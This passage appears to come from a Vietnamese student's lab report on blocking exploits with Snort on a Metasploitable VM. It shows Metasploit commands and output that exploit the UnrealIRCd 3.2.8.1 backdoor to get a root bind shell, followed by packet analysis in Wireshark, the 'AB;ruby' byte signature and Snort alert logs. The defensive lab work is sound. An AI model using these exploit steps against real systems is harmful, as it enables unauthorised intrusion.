
msg:” PHP CGI Argument Injection” : đưa ra thông báo khi phát hiện gói tin thỏa rule

- Thực hiện lại tấn công sau khi cài đặt rule.

+ Máy attacker hiển thị kết quả thất bại khi thực hiện tấn công



+Nhận được thông báo trên máy Snort



=> Sau khi thiết lập rule thì attacker không thể khai thác lỗ hổng PHP CGI Argument Injection trên máy Victim nữa

Yêu cầu 1.3 Ngăn chặn lỗ hổng UnrealIRCd 3.2.8.1 Backdoor Command Execution

- Trên máy victim, ta dùng tcpdump để bắt các gói tin tấn công từ máy attacker:

```
root@metasploitable:/home/msfadmin# tcpdump -i eth0 -w yc3.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
-
```

- Trên máy attacker, ta tiến hành cài đặt tham số để tấn công:

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.95.200
RHOSTS => 192.168.95.200
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

- Ta dùng lệnh ip a để kiểm tra ip của máy hiện tại là 192.168.95.200, từ đó ta biết được đã tấn công thành công:

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.95.200
RHOSTS => 192.168.95.200
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.95.200:6667 - Connected to 192.168.95.200:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
eod
[*] 192.168.95.200:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.95.200:4444
```


```
[*] 192.168.95.200:6667 - Connected to 192.168.95.200:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address inst
eod
[*] 192.168.95.200:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.95.200:4444
[*] Command shell session 2 opened (10.81.95.100:45437 -> 192.168.95.200:4444) at 2024-04-24 14:07:45 -
0400
```

```
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:1f:58:a9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.95.200/24 brd 192.168.95.255 scope global eth0
        inet6 fe80::20c:29ff:fe1f:58a9/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:1f:58:b3 brd ff:ff:ff:ff:ff:ff
```


- Trên máy victim, ta có được file pcap chứa các gói tin tấn công từ máy attacker:

```
msfadmin@metasploitable:~$ ls
vulnerable yc3.pcap
msfadmin@metasploitable:~$ _
```


- Sử dụng công cụ WinSCP để truy cập vào máy victim để lấy file pcap:




- Sử dụng filler “ip.src == 10.81.95.100” để lọc các gói tin được gửi từ máy attacker:




- Ta phát hiện được rằng, trong các gói tin được gửi đi có một gói là “Request (AB;ruby)”:




- Kiểm tra nội dung gói tin, ta có thấy được mã hex của command: “41 42 3b 72 75 62 79”:



- Viết snort rule để ngăn chặn các gói tin chứa nội dung là các byte “41 42 3B 72 75 62 79”:




- Sau khi sử dụng snort rule, ta tiến hành tấn công lại, kết quả là không thể tấn công được:



- Thử lại với kết nối telnet, vẫn thực hiện thành công. Vậy là snort rule chỉ ngăn chặn những gói tin chứa những byte nguy hiểm đã được quy định:

```
(kali@kali)-[~]
$ telnet 192.168.95.200
Trying 192.168.95.200 ...
Connected to 192.168.95.200.
Escape character is '^]'.
```



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: █

- Kiểm tra alert:

```
root@snort:/etc/snort/rules# cat /var/log/snort/alert
[**] [1:100002:1] Exploit UnrealRCD 3.2.8.1 DETECTED [**]
[Priority: 0]
04/25-06:53:21.384118 10.81.95.100:41657 -> 192.168.95.200:6667
TCP TTL:63 TOS:0x0 ID:28243 IpLen:20 DgmLen:193 DF
***AP*** Seq: 0x67986C02 Ack: 0xD5DF501C Win: 0x1F5 TcpLen: 32
TCP Options (3) => NOP NOP TS: 653974707 293649

[**] [1:100002:1] Exploit UnrealRCD 3.2.8.1 DETECTED [**]
[Priority: 0]
04/25-06:53:22.383300 192.168.95.200:6667 -> 10.81.95.100:41657
TCP TTL:64 TOS:0x0 ID:13410 IpLen:20 DgmLen:114 DF
***AP*** Seq: 0xD5DF501C Ack: 0x67986C8F Win: 0xD7 TcpLen: 32
TCP Options (3) => NOP NOP TS: 293749 653974707

[**] [1:100002:1] Exploit UnrealRCD 3.2.8.1 DETECTED [**]
[Priority: 0]
04/25-06:54:05.133165 10.81.95.100:36035 -> 192.168.95.200:6667
TCP TTL:63 TOS:0x0 ID:19515 IpLen:20 DgmLen:193 DF
***AP*** Seq: 0xE460FAF6 Ack: 0xFDD38F78 Win: 0x1F5 TcpLen: 32
TCP Options (3) => NOP NOP TS: 654018448 298025

[**] [1:100002:1] Exploit UnrealRCD 3.2.8.1 DETECTED [**]
[Priority: 0]
04/25-06:54:05.136559 192.168.95.200:6667 -> 10.81.95.100:36035
TCP TTL:64 TOS:0x0 ID:722 IpLen:20 DgmLen:114 DF
***AP*** Seq: 0xFDD38F78 Ack: 0xE460FB83 Win: 0xD7 TcpLen: 32
TCP Options (3) => NOP NOP TS: 298026 654018448
```